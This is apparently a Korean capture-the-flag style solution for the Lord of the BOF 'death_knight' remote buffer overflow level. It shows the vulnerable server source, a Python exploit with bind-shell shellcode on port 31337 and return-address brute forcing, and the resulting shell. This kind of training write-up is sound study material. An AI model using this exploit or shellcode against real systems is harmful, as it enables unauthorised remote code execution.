풀이 : 이번문제는 간단히 40바이트 char 형 배열에 256바이트만큼 입력을 받는데서 리모트 버퍼 오버플로우 취약점이 존재합니다. 브루트포싱으로 쉽게 해결 할 수 있습니다.

```
[xavius@localhost xavius]$ cat death_knight.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - dark knight
        - remote BOF
*/

#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <dumpcode.h>
```

```
main()
{
        char buffer[40];

        int server_fd, client_fd;
        struct sockaddr_in server_addr;
        struct sockaddr_in client_addr;
        int sin_size;

        if((server_fd = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                perror("socket");
                exit(1);
        }

        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(6666);
        server_addr.sin_addr.s_addr = INADDR_ANY;
        bzero(&(server_addr.sin_zero), 8);

        if(bind(server_fd, (struct sockaddr *)&server_addr, sizeof(struct sockad
dr)) == -1){
                perror("bind");
                exit(1);
        }

        if(listen(server_fd, 10) == -1){
                perror("listen");
                exit(1);
        }

        while(1) {
                sin_size = sizeof(struct sockaddr_in);
                if((client_fd = accept(server_fd, (struct sockaddr *)&client_add
r, &sin_size)) == -1){
                        perror("accept");
                        continue;
                }
```

```
                if (!fork()){
                        send(client_fd, "Death Knight : Not even death can save
you from me!₩n", 52, 0);
                        send(client_fd, "You : ", 6, 0);
                        recv(client_fd, buffer, 256, 0);
                        close(client_fd);
                        break;
                }

                close(client_fd);
                while(waitpid(-1,NULL,WNOHANG) > 0);
        }
        close(server_fd);
}

[xavius@localhost xavius]$
```

호스트OS에서 공격하실땐 VMWARE네트워크 설정이 Bridged 로 되어 있으시면 그냥 공격하시면 되고, NAT이시라면 포트포워딩설정에 6666포트를 추가시켜주셔야 합니다.

전 LOB vmware 안에서 익스플로잇을 작성해서 포트포워딩 설정은 별도로 하지 않았습니다.

익스플로잇은 다음과 같습니다.


```
[xavius@localhost /tmp]$ cat exploit.py
#!/usr/bin/env python
import os
from socket import *
import struct
import time

p = lambda s : struct.pack("<L", s)
HOST = "127.0.0.1"
PORT = 6666

sc                                                                              =
"₩x6a₩x66₩x58₩x99₩x31₩xdb₩x43₩x52₩x6a₩x01₩x6a₩x02₩x89₩xe1₩xcd₩x80₩x95₩x6a₩x
66₩x58₩x43₩x52₩x66₩x68₩x7a₩x69₩x66₩x53₩x89₩xe1₩x6a₩x16₩x51₩x55₩x89₩xe1₩xcd₩x8
0₩x
```

```
6a₩x66₩x58₩x43₩x43₩x53₩x55₩x89₩xe1₩xcd₩x80₩x6a₩x66₩x58₩x43₩x52₩x52₩x55₩x89₩xe
1₩x
cd₩x80₩x93₩x6a₩x02₩x59₩xb0₩x3f₩xcd₩x80₩x49₩x79₩xf9₩xb0₩x0b₩x52₩x68₩x2f₩x2f₩x73
₩x
68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"

payload = "₩x90" * 44

dummy = "₩x90" * 80
for ret in range(0xbffffa00, 0xbfffffff, 1):
        print "Sending: 0x%08x"%ret
        s = socket(AF_INET, SOCK_STREAM)
        s.connect((HOST, PORT))
        s.recv(60)
        s.send(payload + p(ret) + dummy + sc)
        s.close()
        time.sleep(0.2)

        os.system("telnet %s 31337" % HOST)
[xavius@localhost /tmp]$
```

```
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
Sending:        0xbffffd7f
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
Sending:        0xbffffd80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
id;
uid=0(root) gid=0(root) euid=520(death_knight) egid=520(death_knight)
: command not found
my-pass;
euid = 520
got the life
: command not found
```

cat /home/death_knight/dropped_item.txt;

You're so great! This is a token to the next gate.



```
`'


: command not found
```

여기까지 허접한 풀이 봐주시느라 수고 많으셨습니다.

감사합니다.